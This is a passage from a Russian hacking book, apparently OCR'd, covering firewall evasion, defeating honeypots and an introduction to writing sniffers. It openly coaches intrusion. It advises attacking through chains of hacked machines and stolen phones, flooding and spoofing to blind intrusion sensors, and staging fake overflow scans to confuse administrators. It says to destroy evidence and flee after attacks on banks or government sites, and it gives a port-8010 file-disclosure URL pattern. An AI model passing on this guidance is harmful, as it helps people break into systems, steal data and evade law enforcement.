их рассмотрим. Как известно, IP-протокол позволяет включать в пакет информацию о маршрутизации. При отправке IP-пакета жертве навязанная хакером маршрутизация чаще всего игнорируется, и траектория перемещения пакета определяется исключительно промежуточными маршрутизаторами, но ответные пакеты при возвращении используют маршрут, обратный указанному в IP-заголовке, что создает благоприятные условия для его подмены. Более упрощенный вариант атаки ограничивается одной лишь подменой IP-адреса отправителя, посылая пакет от имени одного из внутренних узлов. Грамотно настроенные маршрутизаторы (и большинство клонов UNIX) блокируют пакеты с внутренней маршрутизацией. Пакеты с поддельными IP-адресами представляют несколько большую проблему, однако качественный брандмауэр позволяет отсеивать и их.




Рис. 17.6. Фрагментация TCP-пакетов как способ обхода брандмауэров

Таблицы маршрутизации могут быть динамически изменены посылкой сообщения ICMP Redirect, позволяя (по крайней мере теоретически) направить хакерский трафик в обход брандмауэра (см. также ARP spoofing), однако в реальной жизни такие безнадежно инсекьюрные системы практически никогда не встречаются, во всяком случае сейчас.

ПОБЕГ ИЗ-ЗА БРАНДМАУЭРА

Пользователи внутренней сети, огражденной по периметру недемократичным брандмауэром, серьезно ограничены в своих возможностях (про невозможность работы с FTP-серверами в активном режиме мы уже говорили). Также могут быть запрещены некоторые протоколы и закрыты необходимые вам порты. В клинических случаях администраторы ведут списки «черных» IP-адресов, блокируя доступ к сайтам «нецелесообразной» тематики.

Поскольку брандмауэры рассчитаны на защиту извне, а не изнутри, вырваться из-за их застенков очень просто — достаточно лишь воспользоваться любым подходящим прокси-сервером, находящимся во внешней сети и еще не зане-

сенным администратором в «черный список». В частности, популярный клиент ICQ позволяет обмениваться сообщениями не напрямую, а через сервер (не обязательно сервер компании-разработчика). Существуют тысячи серверов, поддерживающих работу ICQ. Одни существуют в более или менее неизменном виде уже несколько лет, другие динамически то появляются, то исчезают. И если «долгожителей» еще реально занести в стоп-лист, то уследить за серверами-однодневками администратор просто не в состоянии!

Также вы можете воспользоваться протоколом SSH (Secure Shell), изначально спроектированным для работы через брандмауэр и поддерживающим шифрование трафика (на тот случай, если брандмауэр вздумает искать в нем «запрещенные» слова типа «sex», «hack» и т. д.). SSH-протокол может работать по любому доступному порту, например 80-му, и тогда с точки зрения брандмауэра все будет выглядеть как легальная работа с веб-сервером. Между тем SSH является лишь фундаментом для остальных протоколов, из которых в первую очередь хотелось бы отметить протокол telnet, обеспечивающий взаимодействие с удаленными терминалами. Заплатив порядка 20$ за хостинг любому провайдеру, вы получите аккаунт, поддерживающий SSH и позволяющий устанавливать соединения с другими узлами сети (бесплатные хостинги этой возможности чаще всего лишены или накладывают на нее жесткие ограничения).

Наконец, можно воспользоваться сотовой телефонией, прямым модемным подключением и прочими коммуникационными средствами, устанавливающими соединение с провайдером в обход брандмауэра.

Технологии построения брандмауэров не стоят на месте, и специалисты по информационной безопасности не дремлют. С каждым днем хакерствовать становится все труднее и труднее, однако полностью хакерство не исчезнет никогда. Ведь на смену заткнутым дырам приходят другие. Главное — не сидеть сложа руки, а творчески экспериментировать с брандмауэрами, изучать стандарты и спецификации, изучать дизассемблерные листинги и искать, искать и еще раз искать...

ССЫЛКИ ПО ТЕМЕ

Nmap

Популярный сканер портов, позволяющий обнаруживать некоторые типы брандмауэров. Бесплатен. Исходные тексты доступны. На сайте море технической информации по проблеме.

http://www.insecure.org/nmap/

FireWalk

Утилита для трассировки сети через брандмауэр, работающая на TCP/UDP протоколах и основанная на TTL. Бесплатна.

http://www.packetfactory.net/firewalk

Перед использованием рекомендуется познакомиться с документацией:

http://www.packetfactory.net/firewalk/firewalk-final.pdf

HPING

Утилита, реализующая сканирование через немой хост. Мощное оружие для исследования внутренней сети за брандмауэром. Бесплатна и хорошо документирована.

http://www.hping.org/papers.html

SSH-клиент

Secure Shell-клиент, используемый пользователями внутренней сети для преодоления запретов и ограничений, наложенных брандмауэром. Бесплатен. Распространяется вместе с исходными текстами.

http://www.openssh.com

Fuck You

Подробный FAQ по брандмауэрам на английском языке.

www.interhack.net/pubs/fwfaq/firewalls-faq.pdf

Его русский перевод, не отличающийся особой свежестью, лежит на

http://ln.com.ua/~openxs/articles/fwfaq.html

Firewalls

Конспект лекций по брандмауэрам от тайваньского профессора Yeali S. Sun (на английском языке).

http://www.im.ntu.edu.tw/~sunny/pdf/IS/Firewall.pdf

OpenNet

Огромный портал по сетевой безопасности, содержащий в том числе и информацию о дырах в популярных брандмауэрах (на русском и английском языках).

http://www.opennet.ru

ГЛАС НАРОДА

...Брандмауэры подвержены большому количеству DoS-атак, таких, например, как эхо-шторм или SYN-flood, которым они в принципе не способны противостоять;

...брандмауэр — это маршрутизатор, прокси-сервер и система обнаружения вторжений в одном флаконе;

...брандмауэры не защищают от атак, а лишь ограждают локальную сеть кирпичным забором, через который легко перелезть;

...в большинстве случаев через кирпичную стену брандмауэра можно пробить ICMP-тоннель, обернув передаваемые данные ICMP-заголовком;

...брандмауэр можно атаковать не только извне, но и изнутри корпоративной сети;

...различные брандмауэры по-разному реагируют на нестандартные TCP-пакеты, позволяя идентифицировать себя;

...брандмауэры, открывающие 53-й порт (служба DNS) не только на приемнике (например, Check Point Firewall), но и на источнике, позволяют хакеру просканировать всю внутреннюю сеть;

....уязвимость программных прокси в общем случае невелика, и в основном они атакуются через ошибки переполнения буфера;

...некоторые брандмауэры подвержены несанкционированному просмотру файлов через порт 8010 и запросы типа http://www.host.com::8010/c:/ или http://www.host.com::8010//.

...служба DCOM нуждается в широком диапазоне открытых портов, что существенно снижает степень защищенности системы, обессмысливая брандмауэр.



ГЛАВА 18

HONEYPOT'Ы, ИЛИ ХАКЕРЫ ЛЮБЯТ МЕД

В последнее время появляются все более и более изощренные системы борьбы с хакерами, одной из которых является honeypot — своеобразный капкан для атакующих. Сколько молодых парней отправились за решетку с его помощью! Даже в нашей традиционно лояльной к хакерам стране имеется несколько случаев условных осуждений. Коли так пойдет и дальше, то хакерствовать станет просто невозможно. Если, конечно, не задавить идею honeypot'ов в зародыше, доказав ее неэффективность.

Как ни защищай свой курятник, хитрая лисица все равно найдет дыру и утащит самую жирную курицу. Всех дыр ведь не заткнешь... Но можно попробовать поймать лису в капкан, подложив ей соблазнительную приманку, и потом — бабах! — выстрелить в упор из ружья. С компьютерами — та же история. Программное обеспечение уязвимо. Своевременная установка заплаток отсекает лишь наиболее тупых из хакеров, использующих для атаки готовые программы и не привыкших думать головой. Профессиональных же взломщиков, занимающихся самостоятельным поиском новых дыр, заплатки не останавливают.

Рассказывают, что один джентльмен однажды приобрел супернавороченный сейф и долго хвастался, какой он надежный и прочный. Дело кончилось тем, что забравшиеся к нему грабители прожгли какой-то хитрой кислотой дыру в сейфе и... не обнаружили ничего! Деньги и драгоценности хранились совсем в другом месте.

Подобная тактика широко используется и для обнаружения компьютерных атак. На видном месте сети устанавливается заведомо уязвимый сервер, надежно

изолированный ото всех остальных узлов и отслеживающий попытки несанкционированного проникновения в реальном времени с передачей IP-адреса атакующего в ФСБ или подобные ему органы. Даже если хакер спрячется за хитрой прописью (proxy), Большой Брат все равно найдет его и в слетающую с петель дверь ворвутся недружелюбно настроенные маски-шоу.

Сервер, выполняющий роль приманки, на хакерском жаргоне называется *горшком с медом* (honeypot), а сеть из таких серверов, соответственно, *honeynet*. Этимология этого названия восходит к английскому поверью, что если оставить горшок с медом, на него слетятся пчелы (хакеры). И кому только могло прийти в голову назвать хакеров пчелами? Хакеры – это мыши, хомяки и крысы! Но мед они все-таки любят. И доверчиво ловятся на него.

Противостоять honeypot'ам чрезвычайно сложно. Внешне они ничем не отличаются от обычных серверов, но в действительности представляют собой хорошо замаскированный капкан. Один неверный шаг – и хакеру уже ничто не поможет. Утверждают, что опытная лиса ухитряется съесть приманку, не попавши в капкан. Так чем же мы – хакеры – хуже?

ВНУТРИ ГОРШКА

Типичный honeypot представляет собой грандиозный программно-аппаратный комплекс, состоящих из следующих компонентов: узла-приманки, сетевого сенсора и коллектора (накопителя информации) (рис. 18.1).




Рис. 18.1. Блок-схема простейшего honeypot'a

Приманкой может служить любой север, запущенный под управлением произвольной операционной системы и сконфигурированный на тот или иной уровень безопасности. Изолированность от остальных участков сети препятствует использованию сервера-приманки как плацдарма для атак на основные узлы, однако дает хакеру быстро понять, что он на полпути к ловушке и отсюда сле-

дует немедленно ретироваться, заметая следы. Теоретически, администратор может организовать подложную локальную сеть, практически же это оказывается неподъемно дорогостоящим решением, и приходится искать компромисс — либо ослабленная изоляция, ограждающая только критически важные узлы, либо эмулятор локальной сети, запущенный на одном компьютере. Чаще всего узлов с приманкой бывает несколько. Одни из них содержат давно известные дыры и рассчитаны на начинающих хакеров, только-только осваивающих командную строку и читающих книги десятилетней давности. Другие — защищены по самые помидоры и ориентированы на выявление еще неизвестных атак, совершаемых опытными взломщиками. Поэтому, даже обнаружив новую дыру, не спешите ломиться на первый же попавшийся сервер. Ведь если атака завершится неудачно, информация об уязвимости попадет в загребущие лапы специалистов по информационной безопасности, а вы — на скамью подсудимых (или, что еще хуже, больничную койку — пересчитывать перебитые ребра). Кстати говоря, очень многие узлы-приманки построены на оси с настройками по умолчанию. И в этом есть свой резон. Дыры умолчанных конфигураций хорошо известны, что обеспечивает максимальный приток атакующих, — это раз. У атакующего создается обманчивое впечатление, что он имеет дело с администратором-недоучкой, поставившим стандартный дистрибутив не первой свежести и ни хрена не смыслящим в вопросах безопасности, — это два. Действительно, большинство начинающих администраторов именно так и поступают, однако риск попасться в капкан honeypot'а слишком велик, и от атаки лучше всего воздержаться.

Сетевой сенсор чаще всего реализуется на базе UNIX-подобной ОС, а для мониторинга информации используется утилита tcpdump или ее аналоги. В зависимости от конфигурации сети сенсор может как находиться на одном из узлов данного сегмента локальной сети, так и являться маршрутизатором, расположенным перед приманкой. Иногда сетевой сенсор совмещается непосредственно с самой приманкой. Это существенно упрощает и удешевляет систему honeypot'а, однако ослабляет ее иммунитет (захватив управление приманкой, атакующий быстро обнаружит сенсор и сделает ему харакири). Размещение сенсора внутри широковещательного сегмента обеспечивает ему наибольшую скрытность. Сетевой интерфейс сенсора может и не иметь собственного IP-адреса, прослушивая трафик в Stealth-режиме, что достигается путем физического обрезания передающего провода на сетевой карте (подробнее см. главу «Рыбная ловля в локальной сети — sniffering»). Маршрутизатор в этом смысле намного более заметен, однако определить, работает ли на нем сетевой сенсор или нет, в общем случае невозможно.

Дампы tcpdump'a обрабатываются различными анализаторами (например, системами обнаружения вторжений), во-первых, распознающими сам факт атаки, а во-вторых, определяющими IP-адрес нарушителя. Накапываемая информация оседает в коллекторе, сердцем которого является база данных. Это самое уязвимое место honeypot'а. Необходимо заранее определить, четкий набор критериев, позволяющих однозначно определить, какие действия являются нормальными, а какие нет. В противном случае администратор либо будет посто-

янно дергаться, вздрагивая от каждого сканирования портов, либо пропустит слегка видоизмененный вариант известной атаки. Есть и другая проблема. Если приманка не имеет никакого другого трафика, кроме хакерского (что легко определить по характеру изменения поля ID в заголовках IP-пакетов, подробнее о котором рассказывалась в главе 17 «Обход брандмауэров снаружи и изнутри»), то атакующий немедленно распознает ловушку и не станет ее атаковать. Если же приманка обслуживает пользователей внешней сети, непосредственный анализ дампа трафика становится невозможным, и хакеру ничего не стоит затеряться на фоне легальных запросов. Достаточно эффективной приманкой являются базы данных с номерами кредитных карт или другой конфиденциальной информацией (естественно, подложной). Всякая попытка обращения к такому файлу, равно как и использование похищенной информации на практике, недвусмысленно свидетельствует о взломе. Существуют и другие способы поимки нарушителей, но все они так или иначе сводятся к жестким шаблонам, а значит, в принципе не способны распознать хакеров с нетривиальным мышлением.

Короче говоря, возможности honeypot'ов сильно преувеличены, и опытный взломщик может их обойти. Попробуем разобраться, как.

ПОДГОТОВКА К АТАКЕ

Для начала хакеру потребуется надежный канал связи, чтобы дяди из органов не могли его отследить. Строго говоря, отслеживаются все каналы, однако степень защищенности каждого из них различна. Если вы находитесь в широковещательной сети, для успешной маскировки можно ограничиться клонированием чужого IP и MAC-адреса (естественно, клонируемая машина в момент атаки должна быть неактивна). При условии, что в локальной сети не установлено никакого дополнительного оборудования для определения нарушителей, идентифицировать хакера практически невозможно, хотя здесь есть одно «но». Если машина хакера уязвима, honeypot может незаметно забросить на его компьютер «жучка» со всеми вытекающими отсюда последствиями. Многие начинающие злоумышленники ловятся на cookie, переданные через браузер (вот ламеры!).

Для надежности лучше атаковать жертву не напрямую, а через цепочку из трехпяти хакнутых компьютеров, а в Интернет выходить по протоколу GPRS через чужой сотовый телефон, как можно дальше отъехав от своего основного места жительства, чтобы вас не смогли запеленговать. Выходить в сеть по коммутируемому доступу равносильно самоубийству, в особенности со своего домашнего телефонного номера. Не надейтесь ни на какие прокси — они вас не спасут, точнее, могут не спасти, поскольку никогда заранее не известно, протоколирует ли данный прокси-сервер все подключения или нет. Многие бесплатные прокси в действительности являются приманками, которые установлены спецслужбами и существенно помогают им в отлове хакеров.

СРЫВАЯ ВУАЛЬ ТЬМЫ



Прежде чем бросаться в бой, необходимо тщательно изучить своего противника: реконструировать топологию сети, определить места наибольшего скопления противодействующих сил и, естественно, попытаться выявить все honeypot'ы (рис. 18.2). Основным оружием хакера на этой стадии атаки будет сканер портов, работающий через «немой» узел и потому надежно скрывающий IP-атакующего (подробнее см. главу 17 «Обход брандмауэров снаружи и изнутри»).

Явно уязвимые серверы лучше сразу отбросить — с высокой степенью вероятности среди них присутствуют honeypot'ы, дотрагиваться до которых категорически небезопасно. Исключение составляют, пожалуй, лишь основные публичные серверы компании, расположенные в DMZ-зоне, — совмещать их с honeypot'ом никому не придет в голову (правда, на них вполне может работать система обнаружения вторжений).

Packets
Snort
Logging
Rule
Analyzer
Log Mgr
Active Responce
Alert
System Operation Manager
Configuration Manager
Main
Blocking conf
Terminal access (ex. telnet)
Logging
Filtering conf
Bash
Key stroke/command execute
Policy Mgr
Backup conf
Env conf
Protection
Roll back
Protection conf
Process/ display
System hash
Root-Kit
Backup file
Real-time notification
Scanner
Save diff
LKM level
Rollback policy
System.map
User level
Checksum
Server conf
Comm
TCP
Server
Policy DB
Priority1–64

Рис. 18.2. Устройство типичного honeypot'а

Безопаснее всего атаковать рабочие станции корпоративной сети, расположенные за брандмауэром (если такой действительно есть). Вероятность нарваться

на honeypot минимальна. К несчастью для атакующего, рабочие станции содержат намного меньше дыр, чем серверные приложения, а потому атаковать здесь особенно и нечего.

АРТОБСТРЕЛ ОТВЛЕКАЮЩИХ МАНЕВРОВ

Выбрав жертву, не торопитесь приступать к атаке. Прежде убедитесь, что основные признаки honeypot'а отсутствуют (узел обслуживает внешний трафик, имеет конфигурацию, отличную от конфигурации по умолчанию, легально используется остальными участниками сети и т. д.). Теперь для нагнетания психологического напряжения несколько дней интенсивно сканируйте порты, засылая на некоторые из них различные бессмысленные, но внешне угрожающие строки, имитируя атаку на переполнение буфера. Тогда администратору будет не так-то просто разобраться, имело ли место реальное переполнение буфера или нет, а если имело — то каким именно запросом осуществлялось.

Естественно, артобстрел необходимо вести через защищенный канал, в противном случае вас выдерут так, что мало не покажется (хотя, с юридической точки зрения, сканирование портов, не приводящее к несанкционированному доступу, вполне законно, на практике действует закон диких джунглей, гласящий: не дергай за хвост ближнего своего) (рис. 18.3).




Рис. 18.3. Исследование локальной сети

АТАКА НА HONEYPOT

Будучи по своей природе обычным узлом сети, honeypot подвержен различным DoS-атакам. Наиболее уязвим сетевой сенсор, обязанный прослушивать

весь проходящий трафик. Если хакеру удастся вывести его из игры, то факт вторжения в систему на некоторое время останется незамеченным. Естественно, атакуемый узел должен остаться жив, иначе будет некого атаковать. Будем исходить из того, что сенсор принимает все пакеты; тогда, послав пакет на несуществующий узел или адресовав его любому другому ненужному узлу, мы завалим вражину наповал.

Как вариант, можно наводнить сеть SYN-пакетами (ищите в Интернете описание SYN-атаки) или вызвать ECHO-death (шторм ICMP-пакетов, направленный на жертву с нескольких десятков мощных серверов, что достигается спуфингом IP-адресов, то есть посылкой эхо-запросов от имени жертвы).

Саму же атаку лучше всего осуществлять поверх протоколов, устойчивых к перехвату трафика и поддерживающих прозрачное шифрование, ослепляющее сетевой сенсор. Чаще всего для этой цели используется SSH (Secure Shell), однако он ограничивает выбор атакующего только явно поддерживающими его узлами, что сводит на нет весь выигрыш от шифрования.



УТОНУВШИЕ В МЕДУ

Если атакуемый узел все-таки оказался honeypot'ом, то все действия атакующего либо вообще не возымеют никакого успеха (уязвимый сервер молча «съедает» заброшенный shell-код, исправно продолжая работать), либо покажут пустой ресурс, не содержащий практически ничего интересного. В этой ситуации главное — не запаниковать и не растеряться. Первым делом необходимо избавится от компрометирующего вас сотового телефона (ни в коем случае не ограничивайтесь одной лишь выемкой SIM-карты, поскольку телефон также содержит свой собственный идентификационный номер). Затем следует смотаться с места преступления, по возможности не привлекая ничьего внимания. Если же вы атаковали жертву из локальной сети — просто уничтожьте все относящееся к атаке программное обеспечение и связанные с этим файлы, включая временные (рис. 18.4).

Естественно, сказанное выше относится только к атакам на действительно серьезные ресурсы (государственные сайты, банковские учреждения и т. д.). Ожидать, что после взлома чьей-то домашней странички за вас возьмутся всерьез, несколько наивно.





Рис. 18.4. Атакующий думает, что он атакует уязвимый сервис, в действительности он упал в горшок (с медом)

КОГДА ВЕСЬ МЕД СЪЕДЕН...

Сила honeypot'ов — в их новизне и неизученности. У хакеров еще нет адекватных методик противостояния, однако не стоит надеяться, что такая расстановка сил сохранится и в дальнейшем. Архитектура honeypot'ов плохо проработана и уязвима. Уже сегодня опытному взломщику ничего стоит обойти их, завтра же это будет уметь каждый подросток, установивший UNIX и взявшийся за клавиатуру.



Айда все есть мед



ГЛАВА 19

РЫБНАЯ ЛОВЛЯ В ЛОКАЛЬНОЙ СЕТИ — SNIFFERING

Сетевой трафик содержит уйму интересного (пароли, номера кредитных карт, конфиденциальную переписку) – и все это может стать вашим, если забросить в сеть сниффер. Перехват информации – занятие настолько же интересное, насколько и небезопасное. Популярные снифферы никак не скрывают своего присутствия и легко обнаруживаются администраторами. Хотите избежать расправы? Пишите свой собственный сниффер, и сейчас мы покажем, как.

Разработка собственного сниффера – это хороший способ поупражняться в программировании, покопаться в недрах операционной системы и изучить большое количество сетевых протоколов. Короче говоря, совместить приятное с полезным. Можно, конечно, использовать и готовые утилиты, но это все равно что стрелять в кабана, привязанного к дереву, – ни азарта, ни удовлетворения.


ЦЕЛИ И МЕТОДЫ АТАКИ

Снифферами (от англ. sniff – вынюхивать) называют утилиты для перехвата сетевого трафика, адресованного другому узлу (или, в более общем случае – всего доступного трафика, проходящего или не проходящего через данный хост). Большинство синфферов представляют собой вполне легальные средства мониторинга и не требуют установки дополнительного оборудования. Тем не менее их использование в общем случае незаконно и требует соответствующих

полномочий (например, монтер может подключаться к телефонным проводам, а вы — нет). Кстати говоря, слово «sniffer» является торговой маркой компании Network Associates, распространяющей сетевой анализатор «Sniffer(r) Network Analyzer». Использовать этот термин в отношении других программ с юридической точки зрения незаконно, но... XEROX тоже торговая марка, однако в просторечии все копировальные аппараты независимо от их происхождения называют ксероксами, и никто от этого еще не пострадал.

Объектом атаки может выступать: локальная сеть (как хабовый, так и свитчевый архитекторы), глобальная сеть (даже при модемном подключении!), спутниковый и мобильный Интернет, беспроводные средства связи (ИК, голубой зуб) и т. д. Главным образом мы будем говорить о локальных сетях, а все остальные рассмотрим лишь кратко, так как они требуют совсем другого подхода.

По методу воздействия на жертву существующие атаки можно разделить на два типа: пассивные и активные. Пассивный снифферинг позволяет перехватывать лишь ту часть трафика, которая физически проходит через данный узел. Все остальное может быть получено лишь путем прямого вмешательства в сетевые процессы (модификация таблиц маршрутизации, отправка подложных пакетов и т. д.). Считается, что пассивный перехват очень трудно обнаружить, однако это не так. Но не будем забегать вперед...



ХАБЫ И УХАБЫ

Хабом (от англ. hub — ступица колеса), или, иначе говоря, *концентратором*, называют многопортовый *репитор* (повторитель). Получив данные на один из портов, репитор немедленно перенаправляет их на остальные порты. В коаксиальных сетях репитор не является обязательным компонентом, и при подключении методом общей шины можно обойтись без него (рис. 19.1).




Рис. 19.1. Топология общей шины

В сетях на витой паре и коаксиальных сетях, построенных по топологии «звезда», репитор присутствует изначально (рис. 19.2).




Рис. 19.2. Топология «звезда»

Свитч (от англ. switch – коммутатор), также называемый интеллектуальным хабом/маршрутизатором, представляет собой разновидность репитора, передающего данные только на порт того узла, которому они адресованы, что предотвращает возможность перехвата трафика (во всяком случае теоретически).

ПАССИВНЫЙ ПЕРЕХВАТ ТРАФИКА

Локальная сеть уже давно стала синонимом слова Ethernet, а в Ethernet-сетях, построенных по топологии общей шины, каждый испускаемый пакет доставляется всем участникам сети. Сетевая карта на аппаратном уровне анализирует заголовки пакетов и сверяет свой физический адрес (также называемый MAC-адресом) с адресом, прописанным в Ethernet-заголовке, передавая на IP-уровень только «свои» пакеты.

Для перехвата трафика карту необходимо перевести в *неразборчивый* (promiscuous) режим, в котором на IP-уровень передаются все принятые пакеты. Неразборчивый режим поддерживает подавляющее большинство стандартных карт, провоцируя излишне любопытных пользователей на проникновение в интимную жизнь остальных участников сети.

Переход на витую пару с неинтеллектуальным хабом ничего не меняет – отправляемые пакеты дублируются на каждый выход хаба и грабятся по той же самой схеме. Интеллектуальный хаб, самостоятельно анализирующий заголовки пакетов и доставляющий их только тем узлам, для которых они предназначены, предотвращает пассивный перехват, вынуждая атакующего переходить к активным действиям, разговор о которых нас ждет впереди.

Таким образом, *для реализации пассивного сниффера мы должны перевести сетевую карту в неразборчивый режим и создать сырой (raw) сокет, дающий доступ ко всему, что валится на данный IP-интерфейс.* Обычные сокеты для этой цели не подходят, поскольку принимают только явно адресованные им пакеты,

поступающие на заданный порт. Легальные снифферы чаще всего используют кросс-платформенную библиотеку libcap, однако настоящие хакеры предпочитают разрабатывать ядро сниффера самостоятельно (рис. 19.3).

